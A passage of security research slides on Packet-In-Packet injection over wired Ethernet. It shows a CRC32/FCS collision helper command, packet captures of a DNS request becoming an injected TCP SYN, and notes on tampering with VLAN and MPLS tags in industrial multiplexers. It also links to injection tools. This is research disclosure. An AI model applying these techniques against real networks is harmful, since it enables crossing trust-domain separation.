        0x0440:  0000 0000 0000 0000 0066 6f6f 6261 7200  .........foobar.
```

Packet-In-Packet on wired Ethernet

The CRC32 collision is generated using the excellent CRC32 compensation tool developed by Julien Tinnes and a custom helper script.

```
$ tweak_packet.sh payload 0x200 0x409
```

The FCS compensation tweak is possible as the UDP checksum can be conveniently disabled, the User Datagram Protocol standard (RFC768) teaches us that "If the computed checksum is zero, it is transmitted as all ones (the equivalent in one's complement arithmetic). An all zero transmitted checksum value means that the transmitter generated no checksum (for debugging or for higher level protocols that don't care)". While convenient this is not a necessary condition.

When considering routed packets the collision must account for routing modifications. The TTL at the point of link status change needs to be guessed (easy), The source and destination MACs inconveniently have to be brute forced (hard) or known to the attacker, on IPv6 networks that employ Modified EUI-64 this is less of an issue since the MAC can be inferred from the IP address.

INVERSE PATH

Packet-In-Packet on wired Ethernet

The following sequence shows the victim perspective on the received stream, we can see how the UDP DNS request becomes a TCP SYN during the link status change.

```
12:04:34 IP 192.168.0.1.37501 > 192.168.66.10.53: 49159+ A? google.com. (1062)
12:04:34 IP 192.168.0.1.37501 > 192.168.66.10.53: 49159+ A? google.com. (1062)
12:04:34 IP 192.168.0.1.37501 > 192.168.66.10.53: 49159+ A? google.com. (1062)
12:04:34 IP 192.168.0.1.37501 > 192.168.66.10.53: 49159+ A? google.com. (1062)
12:04:34 IP 192.168.0.1.37501 > 192.168.66.10.53: 49159+ A? google.com. (1062)
12:04:34 IP 10.1.8.2.666 > 10.1.8.1.666: Flags [S], seq 0:17, win 0, length 17
12:04:34 IP 192.168.0.1.37501 > 192.168.66.10.53: 49159+ A? google.com. (1062)
12:04:34 IP 192.168.0.1.37501 > 192.168.66.10.53: 49159+ A? google.com. (1062)
12:04:34 IP 192.168.0.1.37501 > 192.168.66.10.53: 49159+ A? google.com. (1062)

12:04:34.442052 00:1f:16:37:b1:3d > 00:1f:16:37:f2:ff, ethertype IPv4
(0x0800), length 71: (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP
(6), length 57)
    10.1.8.2.666 > 10.1.8.1.666: Flags [S], cksum 0x4f55 (correct), seq 0:17,
win 0, length 17
        0x0000:  001f 1637 f2ff 001f 1637 b13d 0800 4500  ...7.....7.=..E.
        0x0010:  0039 0000 4000 4006 16bb 0a01 0802 0a01  .9..@.@.........
        0x0020:  0801 029a 029a 0000 0000 0000 0000 5002  ..............P.
        0x0030:  0000 4f55 0000 0000 0000 0000 0000 0000  ..OU............
        0x0040:  666f 6f62 6172 00                        foobar.
```

INVERSE PATH

Packet-In-Packet on wired Ethernet

Of course, given the fact that when Packet-In-Packet injection occurs an arbitrary Ethernet frame can be transmitted, IEEE 802.1Q VLAN tags, MPLS labels and other layer 2 (or "2.5") protocol attributes can be inserted or manipulated.

It is relevant to note that certain classes of embedded Ethernet multiplexers/demultiplexers, that combine/decode packet streams from different domain of trusts in one single stream, are severely affected by this technique as they often rely on the layer 1 structure of the combined packet for domain separation.

This becomes more relevant considering that predictable MAC addresses are often employed in industrial embedded systems.

links

Project directory
http://dev.inversepath.com/802.3

Whitepaper
http://dev.inversepath.com/802.3/whitepaper.txt

e1000e driver FCS manipulation
http://dev.inversepath.com/802.3/e1000e_3.9.4-ifcs.diff

XC-2 Ethernet Kit injection tool
http://dev.inversepath.com/802.3/injector-0.1.tgz

Packet-In-Packet FCS collision helper script
http://dev.inversepath.com/802.3/tweak_packet.sh

http://www.inversepath.com